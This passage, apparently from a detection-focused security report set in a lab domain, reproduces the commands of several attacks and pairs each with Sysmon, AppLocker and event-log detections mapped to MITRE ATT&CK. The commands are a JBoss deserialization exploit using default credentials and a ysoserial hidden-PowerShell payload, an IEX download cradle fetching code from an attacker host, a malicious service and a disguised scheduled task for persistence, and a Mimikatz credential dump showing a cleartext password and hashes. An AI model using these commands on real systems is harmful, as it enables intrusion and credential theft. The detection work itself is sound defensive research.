The purpose of this scenario is to exploit an outdated version of JBOSS, a Java-based application server runtime use for hosting various applications & services. The vulnerable applications (EJBInvokerServlet and JMXInvokerServlet) should allow us to interact with the command shell that will allow us to run PowerShell to get additional payloads. This is possible by using default credentials that were never changed post installation & configuration of the software.

The following was executed to exploit the system:

WEB POST:

```
POST /invoker/EJBInvokerServlet HTTP/1.1
Host:jbosserver.testdomain.local
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Authorization: Basic EURtawe45YWRtaW4=  admin:admin as the password
Content-Length: 1742
<<BINARY PAYLOAD HERE>>
```


Using ysoserial- a proof-of-concept tool for generating payloads that exploit unsafe java object deserialization [github] the following payload was included

```
java -jar ./ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections1 'powershell.exe -NonI -W
Hidden -NoP -Exec Bypass -Enc
cABvAHcAZQByAHMAaABGwMQA5ADEAOgA4ADAALQBuAG8AcAAgAC0AdwAgAG
gAaQBkAGQAZQBuACAALQBjACAAIgBJAEUAQA5ADEAOgA4AwAt0AdwAgAGgAaQ
B AG8AYgBqAGU0AdwAgAGgAaQB ' >payload
```

After successful compromise local command shell was available and additional payloads were downloaded from the attacker system http://jbosspayload.testdomain.local

Below are the detected events:


1. Source Image and PowerShell obfuscated commands



```
t  event_data.ParentCommandLine   "C:\Program Files\Java\jdk1.7.0_79\bin\java"  -Xrs -Dprogram.name=run.bat -server
                                   -XX:PermSize=256m -XX:MaxPermSize=256m -Xms512M -Xmx3072M -Dsun.rmi.dgc.client.gc
                                  Interval=3600000 -Dsun.rmi.dgc.server.gcInterval=3600000 "-Djava.endorsed.dirs=
                                  D:\JBOSS\lib\endorsed" -classpath "D:\JBOSS\bin\run.jar" org.jboss.Main -c default
                                   -b 0.0.0.0
t  event_data.ParentImage         C:\Program Files\Java\jdk1.7.0_79\bin\java.exe

t  event_data.CommandLine         powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc cABvAHcAZQByAHMAaABlAGwAbAAu
                                  AGUAeABlACAALQBuAG8AcAAgAC0AdwAgAGgAaQBkAGQAZQBuACAALQBjACAAIgBJAEUAWAAgACgAKABuAG
t  event_data.CurrentDirectory    D:\JBOSS\bin\
t  event_data.Hashes              840E1F9DC5A29BEBF01626822D7390251E9CF05BB3560BA7B68BDB8A41CF08E3
t  event_data.Image               C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Figure 32– Obfuscated PowerShell Commands ran

2. Downloading additional Payloads with PowerShell



```
t  event_data.CommandLine        C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe.  -nop -w hidden -c .IEX (
                                 net.webclient).downloadstring('http://jbosspayload.testdomain.local/a')).
t  event_data.CurrentDirectory   D:\JBOSS\bin\
t  event_data.Hashes             840E1F9DC5A29BEBF01626822D7390251E9CF05BB3560BA7B68BDB8A41CF08E3
t  event_data.Image              C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Figure 33– Downloading additional Payloads

The MITRE’s ATT&CK covered the following Tactics:

Tactic		
Initial Access	**Technique ID**	**Description**
Exploit Public-Facing Application	T1190	Application logs, Host firewall Logs
Spear phishing Link	T1192	Sysmon Events
Valid Accounts	T1078	Authentication logs
Execution		
Command-Line-Interface	T1059	Process command-line parameters, Process monitoring
PowerShell	T1086	Windows Registry, File monitoring, Process command-line parameters, Process monitoring
Scripting	T1064	Process monitoring, File monitoring, Process command-line parameters

Table 3 – MITRE: Initial Access & Execution Indicators

6.2 - Establishing foothold


The purpose of this phase is to establish persistence in the endpoint to ensure that the attacker maintains control of the system even if the endpoint gets rebooted. Task scheduler will be leveraged along with a creation of windows services to ensure that persistence is established.

6.2.1 - Establishing foothold – Test Scenario # 1 – Registered Services

Leveraging systems not patched with MS17-010 which exploited SMB vulnerabilities named "EternalBlue" (Ali Islam, 2017) , a modified version of the WannaCry ransomware was ran against a test system. This was distributed via phishing email similar to 6.1.1 - Initial Compromise # 1 – Email Phishing Scenario; however, the payload **mssecsvc.exe** registered a service called "Microsoft Security Center (2.0) Service" which was used to maintain persistence, even after reboot was performed. The service was installed via PowerShell with the following command: *New-Service -BinaryPathName C:\Windows\mssecsvc.exe -Name mssecsvc.exe -Credential $credentials -DisplayName "Microsoft Security Center (2.0) Service" -StartupType Automatic*

The **mssecsvc.exe** would then reach out to my personal website (205.x.x.x) and attempt to connect via port 445. The following are the logged actions.


1. Searching for Event ID 7045 (A Service was installed in a system), elasticsearch returned the following results:



```
#  event_id     7,045
t  host         pablo.testdomain.local
t  keywords     Classic
t  level        Information
t  log_name     System
t  message      A service was installed in the system.

                Service Name:  Microsoft Security Center (2.0) Service
                Service File Name:  C:\WINDOWS\mssecsvc.exe -m security
                Service Type:  user mode service
                Service Start Type:  auto start
                Service Account:  LocalSystem
```

Figure 34– Registering a Service

2. Detection of **mssecsvc.exe** connecting to 205.x.x.x on port 445. Detection via Sysmon EventID 3



```
t  log_name    Microsoft-Windows-Sysmon/Operational
t  message     Network connection detected:
               UtcTime: 2018-01-02 05:55:28.774
               ProcessGuid: {15D5FCFC-EBA2-5A4A-0000-0010F0BDC630}
               ProcessId: 849696
               Image: C:\Windows\mssecsvc.exe
               User: NT AUTHORITY\SYSTEM
               Protocol: tcp
               Initiated: true
               SourceIsIpv6: false
               SourceIp:
               SourceHostname: pablo.testdomain.local
               SourcePort: 60217
               SourcePortName:
               DestinationIsIpv6: false
               DestinationIp: 205.
               DestinationHostname:
               DestinationPort: 445
               DestinationPortName: microsoft-ds
```


Figure 35– Sysmon network connection detected

6.2.2 - Establishing foothold – Test Scenario # 2 – Scheduled Tasks

A scheduled task named “Adobe Flash Player Update 2.0” was created with an executable called “Pablo_Malicious.exe” under C:\Program Files\TestMalware\Pablo_Malicious.exe. This method is often use for Adware or Remote Access Trojans to ensure that the software continues to launch periodically in the victim’s endpoint.

Logged Events:


1. Event ID 106 detected the creation of new scheduled tasks.



```
t  computer_name          pablo.testdomain.local
t  event_data.TaskName    \Adobe Flash Player Update 2.0
t  event_data.UserContext  pablo
#  event_id               106
t  level                  Information
t  log_name               Microsoft-Windows-TaskScheduler/Operational
t  message                User " pablo " registered Task Scheduler task "\Adobe Flash Player Update 2.0"
t  opcode                 Info
#  process_id             212
```

Figure 36– Scheduled task created

2. Next, the triggered action was also recorded for Event ID 129



```
event_data.Path        C:\Program Files\TestMalware\Pablo_Malicious.exe
event_data.Priority    7
event_data.ProcessID   4224
event_data.TaskName    \Adobe Flash Player Update 2.0
event_id               129
level                  Information
log_name               Microsoft-Windows-TaskScheduler/Operational
message                Task Scheduler launch task "\Adobe Flash Player Update 2.0" , instance "C:\Program Files\T
                       estMalware\Pablo_Malicious.exe"  with process ID 4224.
```

Figure 37– Scheduled task launched

MITRE’s ATT&CK covered the following Tactics:


Tactic		
Persistence	**Technique ID**	**Description**
New Service	T1050	Windows Registry, Process monitoring, Process command-line parameters
Scheduled Task	T1053	File monitoring, Process command-line parameters, Process monitoring, Windows event logs

Table 4 – MITRE: Persistence Indicators

6.3 Escalate Privileges

The purpose of this phase is to facilitate the collection of usernames/passwords that will allow attackers to move resources within the network which is lateral movement. We will leverage Mimikatz, a post-exploitation tool written by Benjamin Delpy. Mimikatz allows the collection of credentials on target systems, including retrieval of clear text passwords, Lan Manager Hashes, and NTLM hashes, certificates, and Kerberos tickets (Mulder, 2016). Mimikatz was loaded within PowerShell and ran with the following command .*mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit*

The following image displays the password in clear text for username Pablo.




```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd "C:\Users\pablo\Downloads\mimikatz_trunk\x64"
PS C:\Users\pablo\Downloads\mimikatz_trunk\x64> .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 11425742 (00000000:00ae57ce)
Session           : Interactive from 3
User Name         : pablo
Domain            :  -pdelgadotest
Logon Server      :   PDELGADOTEST
Logon Time        : 4/18/2018 5:48:12 PM
SID               : S-1-5-21-216677534-3833115862-4166005202-1002
        msv :
         [00000003] Primary
         * Username : pablo
         * Domain   :   :pdelgadotest
         * NTLM     : d8046d947dc2592d9dcc577f38dd4528
         * SHA1     : e862dd86355cf2963856f541374a1e938aaf6dce
         [00010000] CredentialKeys
         * NTLM     : d8046d947dc2592d9dcc577f38dd4528
         * SHA1     : e862dd86355cf2963856f541374a1e938aaf6dce
        tspkg :
        wdigest :
         * Username : pablo
         * Domain   :
         * Password : Thisisapassword!
        kerberos :
         * Username : pablo
         * Domain   :   :pdelgadotest
         * Password : (null)
```

Figure 38– Mimikatz

Below are the Logs that may be used to capture such behavior displayed in a chronological way:


1. Applocker (EventID 8002) Detects & Logs Mimikatz.exe along with the file hash.



#	event_id	8,002
t	level	Information
t	log_name	Microsoft-Windows-AppLocker/EXE and DLL
t	message	%OSDRIVE%\USERS\PABLO\DOWNLOADS\MIMIKATZ_TRUNK\X64\MIMIKATZ.EXE was allowed to run.
t	opcode	Info
#	process_id	3,824
t	source_name	Microsoft-Windows-AppLocker
t	user.identifier	S-1-5-21-216677534-3833115862-4166005202-1002
t	user_data.FileHash	9DEBC4EBCE02EAC689A85DFAFF2E1B4DB848A92DE5AAF94C74E8214B696AE50F
t	user_data.FilePath	%OSDRIVE%\USERS\PABLO\DOWNLOADS\MIMIKATZ_TRUNK\X64\MIMIKATZ.EXE

Figure 39 -AppLocker Detection


2. Sysmon Event ID 1 – Process created logs the parent Powershell.exe process and Mimikatz.exe along with the command ran.



message	event_id	event_data.Image	event_data.ParentImage	task
Process Create: UtcTime: 2018-04-19 01:24:33.962 ProcessGuid: {6B7ADE6A-EFD1-5AD7-0000-0010EB10DA00} ProcessId: 4388 Image: C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe CommandLine: "C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe" privilege::debug sekurlsa::logonpasswords exit	1	C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Process Create (rule: Process Create)

Figure 40– Sysmon Mimikatz Detection


3. Sysmon Event ID 10 - Mimikatz uses 0x1010 permissions to access Lsass.exe, which may be seen in the following image. This confirms that the executable querying Lsass was successful in obtaining credentials from memory.



event_data.CallTrace	C:\Windows\SYSTEM32\ntdll.dll+4bf9a|C:\Windows\system32\KERNELBASE.dll+189b7|C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe+74aea|C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe+74e59|C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe+74a11|C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe+4bce8|C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe+4bb20|C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe+4b86b|C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe+7a7f5|C:\Windows\system32\kernel32.dll+159cd|C:\Windows\SYSTEM32\ntdll.dll+2a561
event_data.GrantedAccess	0x1010
event_data.SourceImage	C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe
event_data.SourceProcessGUID	{6B7ADE6A-EFD1-5AD7-0000-0010EB10DA00}
event_data.SourceProcessId	4388
event_data.SourceThreadId	3740
event_data.TargetImage	C:\Windows\system32\lsass.exe
event_data.TargetProcessGUID	{6B7ADE6A-4EA5-5AD7-0000-0010BB730000}
event_data.TargetProcessId	572
event_data.UtcTime	2018-04-19 01:24:34.628
event_id	10
level	Information
log_name	Microsoft-Windows-Sysmon/Operational

Figure 41- Mimikatz querying Local Security Authority Subsystem Service (LSASS)

4. Finally, the Mimikatz.exe process termination was also logged Event ID 5



	message	event_id	event_data.Image	task
20:24:35.644	Process terminated: UtcTime: 2[illegible]9 01:24:35.644 ProcessGuid: {6B7ADE6A-EFD1-5AD7-0000-0010EB10DA00} ProcessId: 4388 Image: C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe	5	C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe	Process terminated (rule: Process Terminate)

Figure 42– Mimikatz process termination


Even if Mimikatz is loaded from memory via different modules (for example Kali Linux Metasploit interacting with remote system via PowerShell), we will still detect powershell.exe interacting with the Lsass.exe with a GrantedAccess: 0x1410.

6.3.1 – Moving Internally (Passing the Hash)

The following scenario is when an attacker harvests password hashes such Lan Manager LANMAN, NTLM hashes, certificates, or Kerberos tickets and uses them to login to other systems. The method of using these hashes to move laterally is called “Pass-the-Hash”, which allows attackers to authenticate and elevate privileges in other systems.

The following command was ran in Mimikatz.exe as seen in the image below.

